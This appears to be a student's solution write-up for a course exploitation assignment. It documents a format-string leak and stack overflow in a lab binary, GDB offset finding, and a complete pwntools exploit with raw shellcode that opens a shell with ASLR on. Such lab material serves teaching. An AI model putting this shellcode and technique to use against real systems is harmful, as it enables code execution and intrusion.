

Assignment 3 Solution

When the program is executed, we see that the program will simply output whatever string we type in.



```
┌──(cs395㉿kali)-[~/Desktop/CS395/week6]
└─$ ./asst3
===================
=== Assignment 3 ===
===================

Note: Your exploit must work with ASLR turned on to receive full credit for this assignment.

Mirror, mirror, on the wall,
Who's most vulnerable of us all?

AAAAAAAAA
AAAAAAAAA
BBBBBBBB
BBBBBBBB
█
```

Inside of Ghidra, we can see that there are two vulnerabilities in the program. The first one is a format string vulnerability located on line 17. The second one is a stack buffer overflow located on line 16. We will need to leverage both of these vulnerabilities for our exploit to work.



```
 1
 2  undefined8 main(void)
 3
 4  {
 5    int iVar1;
 6    char local_78 [112];
 7
 8    print_assignment();
 9    puts(
10        "Note: Your exploit must work with ASLR turned on to receive full credit for this
          assignment.\n"
11        );
12    puts("Mirror, mirror, on the wall,\nWho\'s most vulnerable of us all?\n");
13    while( true ) {
14      iVar1 = strncmp("quit",local_78,4);
15      if (iVar1 == 0) break;
16      fgets(local_78,200,stdin);
17      printf(local_78);
18    }
19    return 0;
20  }
```

There is a slight problem here. We can see that the program runs in an infinite while loop, and it will only break if we type "quit" into the program. If we were to try to simply type in shellcode and overwrite the return address using the buffer overflow (as we've learned in the past), then we would never hit the RET instruction at the end of the function because we would still be inside of the while loop. If we never hit the RET instruction, then we cannot exploit the buffer overflow.


To get around this problem, note that the strncmp() on line 14 only checks the first four characters. This means that if we type in "quit" followed by a bunch of junk characters (for example, "quitAAAAAAAAAAAA"), then the program should still quit. In other words, when we exploit the buffer overflow, we can break out of the while loop if we put the string "quit" at the beginning of our shellcode, which should solve the issue.

We will exploit this binary by completing the following steps:


1. Leak memory addresses from the stack.

2. Calculate the address of the input buffer from one of the addresses that was leaked.
3. After typing in “quit” into the input buffer, inject some shellcode into the buffer. At the same time, overwrite the return address with the address that was calculated in step 2.

We can copy the output of cyclic and paste it into the input buffer of the program to figure out how many bytes we have to type in before we hit the return address. We have to make sure that we type in “quit” at the beginning of the string when we do this so that we actually overwrite the return address with cyclic’s output.




```
┌──(cs395㉿kali)-[~/Desktop/CS395/week6]
└─$ cyclic 300
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabd
aabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaacga
achaaciaacjaackaaclaacmaacnaacoaacpaacqaacraacsaactaacuaacvaacwaacxaacyaac
```




```
gef➤  r
Starting program: /home/cs395/Desktop/CS395/week6/asst3
====================
=== Assignment 3 ===
====================

Note: Your exploit must work with ASLR turned on to receive full credit for this assignment.

Mirror, mirror, on the wall,
Who's most vulnerable of us all?

quitaaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabc
aabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaaceaacfa
acgaachaaciaacjaackaaclaacmaacnaacoaacpaacqaacraacsaactaacuaacvaacwaacxaacyaac

Program received signal SIGSEGV, Segmentation fault.
0x000055555555520e in main ()
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────────────── registers ────
$rax   : 0x0
$rbx   : 0x0
$rcx   : 0xf0
$rdx   : 0x4
$rsp   : 0x00007fffffffe008  →  "eaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqa[...]"
$rbp   : 0x6261616462616163 ("caabdaab"?)
$rsi   : 0x00007fffffffdf90  →  "quitaaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaala[...]"
$rdi   : 0x00005555555560e7  →  0x031b010074697571
$rip   : 0x000055555555520e  →  <main+126> ret
$r8    : 0x00007fffffffdf90  →  "quitaaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaala[...]"
$r9    : 0xc7
$r10   : 0x00007fffffffdf90  →  "quitaaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaala[...]"
$r11   : 0x4
$r12   : 0x0000555555555080  →  <_start+0> xor ebp, ebp
$r13   : 0x0
$r14   : 0x0
$r15   : 0x0
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x0033 $ss: 0x002b $ds: 0x0000 $es: 0x0000 $fs: 0x0000 $gs: 0x0000
```

<Part of the above output has been cropped>




```
gef➤  info frame
Stack level 0, frame at 0x7fffffffe008:
 rip = 0x55555555520e in main; saved rip = 0x6261616662616165
 Arglist at 0x6261616462616163, args:
 Locals at 0x6261616462616163, Previous frame's sp is 0x7fffffffe010
 Saved registers:
  rip at 0x7fffffffe008
```

We can use the “info frame” command in GDB to see the saved RIP value. When we plug in the first four bytes of the saved RIP value (0x62616165) into cyclic, we see that we need to include 116 bytes in our payload before we hit the return address.




```
┌──(cs395㉿kali)-[~/Desktop/CS395/week6]
└─$ cyclic -l 0x62616165
116
```

The next step is to figure out the address of our buffer by leaking addresses through the format string vulnerability. We can figure out which leaked address to use by looking at the addresses produced by the format string vulnerability and comparing them with the address of the input buffer (found using GDB). The disassembly of the main function is shown below.




```
gef➤  disas main
Dump of assembler code for function main:
   0x0000000000001190 <+0>:     push   rbp
   0x0000000000001191 <+1>:     mov    rbp,rsp
   0x0000000000001194 <+4>:     add    rsp,0xffffffffffffff80
   0x0000000000001198 <+8>:     mov    DWORD PTR [rbp-0x74],edi
   0x000000000000119b <+11>:    mov    QWORD PTR [rbp-0x80],rsi
   0x000000000000119f <+15>:    mov    eax,0x0
   0x00000000000011a4 <+20>:    call   0x1165 <print_assignment>
   0x00000000000011a9 <+25>:    lea    rdi,[rip+0xe98]        # 0x2048
   0x00000000000011b0 <+32>:    call   0x1040 <puts@plt>
   0x00000000000011b5 <+37>:    lea    rdi,[rip+0xeec]        # 0x20a8
   0x00000000000011bc <+44>:    call   0x1040 <puts@plt>
   0x00000000000011c1 <+49>:    jmp    0x11ec <main+92>
   0x00000000000011c3 <+51>:    mov    rdx,QWORD PTR [rip+0x2e86]        # 0x4050 <stdin@@GLIBC_2.2.5>
   0x00000000000011ca <+58>:    lea    rax,[rbp-0x70]
   0x00000000000011ce <+62>:    mov    esi,0xc8
   0x00000000000011d3 <+67>:    mov    rdi,rax
   0x00000000000011d6 <+70>:    call   0x1060 <fgets@plt>
   0x00000000000011db <+75>:    lea    rax,[rbp-0x70]
   0x00000000000011df <+79>:    mov    rdi,rax
   0x00000000000011e2 <+82>:    mov    eax,0x0
   0x00000000000011e7 <+87>:    call   0x1050 <printf@plt>
   0x00000000000011ec <+92>:    lea    rax,[rbp-0x70]
   0x00000000000011f0 <+96>:    mov    edx,0x4
   0x00000000000011f5 <+101>:   mov    rsi,rax
   0x00000000000011f8 <+104>:   lea    rdi,[rip+0xee8]        # 0x20e7
   0x00000000000011ff <+111>:   call   0x1030 <strncmp@plt>
   0x0000000000001204 <+116>:   test   eax,eax
   0x0000000000001206 <+118>:   jne    0x11c3 <main+51>
   0x0000000000001208 <+120>:   mov    eax,0x0
   0x000000000000120d <+125>:   leave
   0x000000000000120e <+126>:   ret
End of assembler dump.
```

We’ll set a breakpoint at *main+87, which is where printf() will be called. Our input buffer will be a parameter for this call to printf(), and x86-64’s calling convention states that the first parameter of a function call should be located in RDI. Therefore, when we hit the breakpoint, the address of our input buffer for this instance should be located in RDI. We will use “%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.” as our input parameter so that we can leak memory from the stack and compare it with the address of our input buffer in RDI.




```
gef➤  b *main+87
Breakpoint 1 at 0x11e7
gef➤  r
Starting program: /home/cs395/Desktop/CS395/week6/asst3
====================
=== Assignment 3 ===
====================

Note: Your exploit must work with ASLR turned on to receive full credit for this assignment.

Mirror, mirror, on the wall,
Who's most vulnerable of us all?

%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.

Breakpoint 1, 0x00005555555551e7 in main ()
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────────────────────── registers ────
$rax   : 0x0
$rbx   : 0x0
$rcx   : 0x00005555555596cf  →  0x0000000000000000
$rdx   : 0x0
$rsp   : 0x00007fffffffdfa0  →  0x00007fffffffe118  →  0x00007fffffffe424  →  "/home/cs395/Desktop/CS395/week6/as
st3"
$rbp   : 0x00007fffffffe020  →  0x0000555555555210  →  <__libc_csu_init+0> push r15
$rsi   : 0x00005555555596b1  →  "p.%p.%p.%p.%p.%p.%p.%p.%p.%p.\n"
$rdi   : 0x00007fffffffdfb0  →  "%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.\n"
$rip   : 0x00005555555551e7  →  <main+87> call 0x555555555050 <printf@plt>
$r8    : 0x00007fffffffdfb0  →  "%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.\n"
$r9    : 0x00007ffff7fadbe0  →  0x0000555555559ab0  →  0x0000000000000000
$r10   : 0x6e
$r11   : 0x246
$r12   : 0x0000555555555080  →  <_start+0> xor ebp, ebp
$r13   : 0x0
```

RDI, which should now contain a pointer to our input buffer, is equal to 0x00007fffffffdfb0 when the breakpoint is hit (note that this address will change in future iterations because of ASLR). We will now use the "continue" command to print out the leaked memory addresses.




```
gef➤  continue
Continuing.
0x5555555596b1.(nil).0x5555555596cf.0x7fffffffdfb0.0x7ffff7fadbe0.0x7fffffffe118.0x100000000.0x70252e70252e7025.0
x252e70252e70252e.0x2e70252e70252e70.
```

The fourth address that was leaked off of the stack is equivalent to the address of our input buffer. Most likely, the fourth address will remain equivalent to the address of our input buffer even if ASLR changes the address of our input buffer. This means that we can use the format specify "%4$p" as input to obtain the address of our buffer. Since the string "quit" will be the first four bytes of the buffer, we will have to add four to this address to obtain the address of our working shellcode (assuming that we inject it right after we type in "quit"). This gives us enough information to write a working exploit!



```python
#!/usr/bin/env python3
from pwn import *

# Open up the process
p = process("./asst3", stdin=PTY)

# Ignore the first nine lines
for x in range(0, 9):
    p.recvline()

# Leak an address from memory
p.sendline("%4$p")
addr = p64(int(p.recvline().strip(), 16) + 4)

# Generate the payload
quit = b"quit"
shellcode = b"\x48\x81\xec\x2c\x01\x00\x00\x48\x31\xc0\x48\x31\xff\xb0\x03\x0f\x05\x50\x48\xbf\x2f\x64\x65\x76\x2f\x74\x74\x79\x57\x54\x5f\x50\x5e\x66\xbe\x02\x27\xb0\x02\x0f\x05\x48\x31\xc0\xb0\x3b\x48\x31\xdb\x53\xbb\x6e\x2f\x73\x68\x48\xc1\xe3\x10\x66\xbb\x62\x69\x48\xc1\xe3\x10\xb7\x2f\x53\x48\x89\xe7\x48\x83\xc7\x01\x48\x31\xf6\x48\x31\xd2\x0f\x05"
nops = b'\x90'*(116 - len(shellcode))
payload = quit + nops + shellcode + addr

# Trigger the buffer overflow
p.sendline(payload)
p.interactive()
```

Here is proof that the above exploit works even when ASLR is enabled.



```
┌──(cs395㉿kali)-[~/Desktop/CS395/week6]
└─$ ~/Desktop/CS395/aslr.sh on
Enabling ASLR.
[sudo] password for cs395:
2

┌──(cs395㉿kali)-[~/Desktop/CS395/week6]
└─$ ./asst3_exploit.py
[+] Starting local process './asst3': pid 2590
[*] Switching to interactive mode
$ $ whoami
cs395
$ $ ls
asst3  asst3_exploit.py  buffers  exploit.py
$ $
```